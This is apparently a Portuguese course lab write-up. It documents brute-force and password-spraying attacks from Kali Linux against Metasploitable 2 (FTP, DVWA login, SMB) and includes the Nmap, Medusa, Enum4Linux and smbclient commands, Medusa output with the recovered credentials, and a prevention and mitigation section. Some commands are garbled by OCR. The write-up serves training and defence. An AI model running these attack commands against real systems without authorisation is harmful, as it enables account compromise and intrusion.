
DOCUMENTAÇÃO - PROJETO PRÁTICO DE CIBERSEGURANÇA - DIO.


O projeto aqui documentado visa aplicar na prática os conhecimentos adquiridos durante o curso sobre ataques de força bruta em um ambiente controlado, usando máquinas virtuais com sistemas operacionais Kali Linux e Metasploitable 2.
Os ataques foram feitos aos serviços FTP, DVWA e protocolo SMB. Ataques realizados usando os softwares Nmap, Medusa e Enum4Linux, para enumeração de serviços vulneráveis e tentativas de usuários e senhas de um arquivo wordlist.

1 - Configuração do laboratório de testes

As máquinas virtuais foram iniciadas no Oracle VirtualBox, a configuração da rede foi definida em ambas como: **Adaptador 1: Intel PRO/1000 MT Desktop (Placa de rede exclusiva de hospedeiro (host-only), 'VirtualBox Host-Only Ethernet Adapter')**. Pode ser visualizado na imagem a seguir. Assim as duas máquinas ficam na mesma rede lógica.




Teste de ping para garantir que as duas máquinas se comunicam, Kali(atacante) recebeu o endereço IP 192.168.56.103 e o Metasploitable 2(alvo) recebeu o IP 192.168.56.102. O resultado do ping está na imagem a seguir.



2 - Iniciando o ataque usando Nmap + Medusa


O Software Nmap foi usado para enumeração das portas abertas executadas pelo alvo. As portas pesquisadas foram: 21, 22, 80, 445, 139. Todas as portas estavam abertas, como pode ser visualizado no resultado do scan a seguir.




Um teste de conexão foi realizado com sucesso ao alvo, usando o comando [ftp 192,168,56,102], porém o serviço exige credenciais para acesso, o próximo passo é explorar essa vulnerabilidade. Foi usada a técnica de ataque de força bruta para obter as credenciais de usuário. Para isso foi criado um arquivo de texto com usuários e outro contendo senhas a serem usadas pelo Medusa em combinação na tentativa de encontrar o login que nos permita acessar o serviço.
O código [echo -e “user\nmsfadmin\nadmin\nroot” > user.txt] é usado para criar o arquivo de texto contendo prováveis nomes de usuários para serem usados na combinação. O comando [echo -e [“123456\npassword\nqwerty\nmsfadmin” > pass.txt] cria o arquivo pass.txt que contém combinações de senhas prováveis. Os arquivos de texto podem ser encontrados na pasta ARQUIVOS no github.

Medusa


Usando o Medusa para atacar o serviço FTP do alvo:
Comando: medusa -h 192.168.56.102 -U user.txt -P pass,txt -M ftp -t 6
A saída do programa contém o teste de todos os usuários e senhas testados pelo Medusa. A linha que contém o texto ‘ACCOUNT FOUND’ é onde mostra o resultado do teste. As capturas das telas completas deste projeto podem ser encontradas na pasta \IMAGENS no github.



Resultado positivo do teste com o usuário e senha do serviço FTP encontrados pelo Medusa:




3 - Atacando formulário web
A aplicação web foi acessado pelo endereço local: https://192.168.56.102/dvwa/login.php
Resultado da análise do momento do login usando as opções do desenvolvedor do próprio navegador. Imagem a seguir.




Assim como no ataque anterior, foram criadas duas Wordlists para teste de força bruta ao formulário de login do sistema DVWA, uma contendo possíveis usuários e outra com senhas prováveis. O Medusa foi usado com o seguinte comando: [medusa -h 192.168.56.102 -U users.txt -P pass.txt -M http \ -m PAGE:'/dvma/login.php' \ -m FORM:"username=^USER^&PASSWORD=^pass^&Login=Login' \ -m 'FAIL=Login failed' -t 6] O commando visa encontrar a senha do formulário em ensaio com base em um dicionário de usuários e senhas. O resultado pode ser visto na pasta de Imagens do github.

Teste realizado com credenciais encontradas: admin e senha msfadmin.



Login realizado com sucesso!



4 - Ataque a usuários do protocolo SMB com Enum4Linux e Medusa - Técnica de password spraying.
O software Enum4Linux foi usado para enumerar usuários do alvo. usando o comando: enum4linux -a 192.168.56.102 | tee enum4_output.txt O Enum4Linux cria um arquivo de texto com informações sobre usuários e grupos do alvo. Os arquivos mencionados neste tópico podem ser encontrados na pasta \ARQUIVOS do github.
Usa-se o comando: less enum4_output.txt para analisar os dados encontrados. De posse dos nomes de usuários encontrados e com base na politica de senhas do alvo, é possível criar wordlists para usar com o Medusa para realizar o password spraying.
Os códigos a seguir criam os arquivos para usuários e senhas.

echo -e “user\nmsfadmin\nservices” > smb_users.txt
echo -e “password\n123456\n/welcome123\nmsfadmin” > senhas_spray.txt

Código medusa para o password spraying:

medusa -h 192.168.56.102 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50

Resultado:

```
└─$ medusa -h 192.168.56.102 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Passwo
rd: password (1 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Passwo
rd: 123456 (2 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 0 complete) Passwo
rd: Welcome123 (3 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: user (1 of 3, 1 complete) Passwo
rd: msfadmin (4 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Pa
ssword: password (1 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Pa
ssword: 123456 (2 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 1 complete) Pa
ssword: Welcome123 (3 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (2 of 3, 2 complete) Pa
ssword: msfadmin (4 of 4 complete)
2025-10-29 14:42:59 ACCOUNT FOUND: [smbnt] Host: 192.168.56.102 User: msfadmin Password: msfadmin [SUCCESS (ADMIN$ - Access
 Allowed)]
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Pas
sword: password (1 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Pas
sword: Welcome123 (2 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 3 complete) Pas
sword: 123456 (3 of 4 complete)
2025-10-29 14:42:59 ACCOUNT CHECK: [smbnt] Host: 192.168.56.102 (1 of 1, 0 complete) User: service (3 of 3, 4 complete) Pas
sword: msfadmin (4 of 4 complete)
```

Testando o login com a credencial encontrada pelo Medusa:
smbclient -L //192.168.56.102 -U msfadmin
Resultado positivo, logado com sucesso:

PREVENÇÃO / MITIGAÇÃO / RESPOSTAS AOS ATAQUES (informações pesquisadas)

Enumeração de portas
Prevenção:

- Minimizar superfície: só expor serviços essenciais; fechar/desinstalar serviços desnecessários.

- Filtragem por firewall perimetral/host-based (iptables, UFW, Windows Firewall) — negar tudo e liberar apenas portas necessárias.

- Utilizar segmentação de rede ou NAT para isolar serviços sensíveis (DMZ, VLANs).

- Harden de serviços: remover banners (versão), configurar limites de conexão, reduzir informações em respostas de serviço, masnter softwares e serviços atualizados.

Mitigação / Resposta ao ataque:

- Detectar a varredura: configurar IDS/IPS (Suricata, Snort) para alertar sobre scanner de portas e padrões de scan.

- Bloquear IPs com firewall (temporário) e criar regras para rate limit em scanners (fail2ban para tentativas repetidas).

- Revisar logs (firewall, syslog, serviços) para identificar origem e escopo da varredura.

- Caso seja varredura externa dirigida a serviços críticos, revisar exposição e aplicar regras de hardening; se necessário, e até isolar o host para investigação.
-

Força Bruta ao protocolo FTP
Prevenção:

- Desabilitar FTP simples; usar SFTP/FTPS (FTP sobre TLS) ou desabilitar FTP se não for necessário.

- Políticas de senha fortes, trocas frequentes e rejeição de senhas fracas.

- Implementar lockout por tentativas falhas (ex.: pam_tally2, faillock em Linux) e rate limiting.

- MFA para acessos sensíveis (quando aplicável) ou chaves SSH para transferências seguras.

- Configurar logs detalhados e minimizar contas com privilégios.

Mitigação / Resposta ao ataque:

- Detectar: baseado em logs do servidor FTP (tentativas repetidas, múltiplos usuários), IDS.

- Bloquear IPs e endereços responsáveis (temporariamente) e aplicar regras de blocklist.

- Se credenciais comprometidas: revogar/sobrescrever senhas, forçar mudança de senha para contas afetadas e auditar arquivos transferidos.

- Revisar integridade do sistema (arquivos alterados), verificar backdoors e contas criadas.

- Aplicar patch/update do servidor FTP se houver vulnerabilidades conhecidas.

Força Bruta a logins de sistemas web
Prevenção:

- Limitar tentativas por minuto.

- Implementar bloqueio progressivo ou lockout temporário após N tentativas.

- Usar CAPTCHA anti-bot em pontos de autenticação sensível.

- Forçar HTTPS, proteger cookies (Secure, HttpOnly), e aplicar headers de segurança.

- Usar WAF para bloquear padrões de brute-force e ataques automatizados.

- Hash seguro de senhas (bcrypt/argon2) no backend; não devolver mensagens que revelam existência de usuário.

Mitigação / Resposta ao ataque:

- Detectar: logs de aplicação, WAF, aumento de erros 401/403, picos de tráfego nos endpoints de login.

- Bloquear IPs ou ranges com comportamento anômalo; aplicar rate-limits mais restritos.

- Forçar reset de senhas de contas que tenham sinais de tentativa de acesso ou que façam parte das listas visadas.

- Validar integridade da aplicação (arquivos, módulos) e checar por vulnerabilidades exploradas (ex.: SQLi que poderia ter sido usado).

- Se vazamento de credenciais for confirmado, comunicar usuários e rotacionar credenciais, recomendar MFA.

Ataque de enumeração no protocolo SMB
Prevenção:

- Restringir SMB apenas às redes que realmente precisam (não expor SMB à internet).

- Filtrar/segmentar rede: bloquear portas SMB (445/139) na borda e aplicar regras internas.

- Habilitar SMB signing e usar versões seguras do protocolo (desativar SMBv1).

- Remover compartilhamentos desnecessários e definir permissões mínimas (principio do menor privilégio).

- Harden de contas: desabilitar contas de convidado e contas padrão, usar senhas fortes.

Mitigação / Resposta ao ataque:

- Detectar: IDS com assinaturas SMB enumeration; monitorar eventos SMB no SIEM (Windows Event IDs relevantes).

- Se enumeração for detectada, bloquear IP e limitar acessos SMB temporariamente.

- Auditar compartilhamentos acessados recentemente e revisar permissões.

- Verificar se a enumeração levou a tentativas de autenticação ou movimento lateral; buscar indicadores de comprometimento.

- Atualizar políticas de acesso e educar administradores sobre exposição de informações por banners e permissões abertas.

Ataque de Password Spraying
Prevenção:

- Implementar MFA em todas as contas com privilégio e, idealmente, para todos os usuários.

- Bloqueio por anomalia (ex.: bloquear tentativas de muitos usuários a partir do mesmo IP).

- Política de senha: rejeitar senhas fracas; detecção de reutilização de senha.

- Delinear políticas de lockout que não prejudiquem usuários (usar bloqueio por IP/risk-based, não só por conta).

- Monitoramento comportamental (UEBA) para detectar padrões de spraying — muitos usuários com poucas senhas comuns.

Mitigação / Resposta ao ataque:

- Detectar: picos de falhas de login distribuídas por contas diferentes; alertas SIEM/UEBA.

- Forçar MFA e reset de senhas para contas possivelmente visadas; exigir verificação adicional.

- Bloquear fontes do spraying (IPs, ASN) e aplicar geo-blocking se aplicável.

- Revisar logs para identificar contas com sucesso e investigação imediata (se credenciais válidas foram usadas).

- Se credenciais roubadas, coordenar comunicação com usuários, rotacionar credenciais e realizar análise forense.

Conclusão

Este projeto demonstrou como ataques de enumeração e força-bruta (FTP, web login e SMB) podem ser executados com ferramentas como Nmap, Medusa e Enum4linux. Foram identificadas e exploradas fragilidades típicas (senhas fracas, serviços expostos). A prática e a pesquisa realizada para o projeto contribuíram para aumentar os conhecimentos em cyber-segurança, tanto na parte de ataque/auditoria e principalmente no sentido de saber como proteger os serviços da melhor forma possível.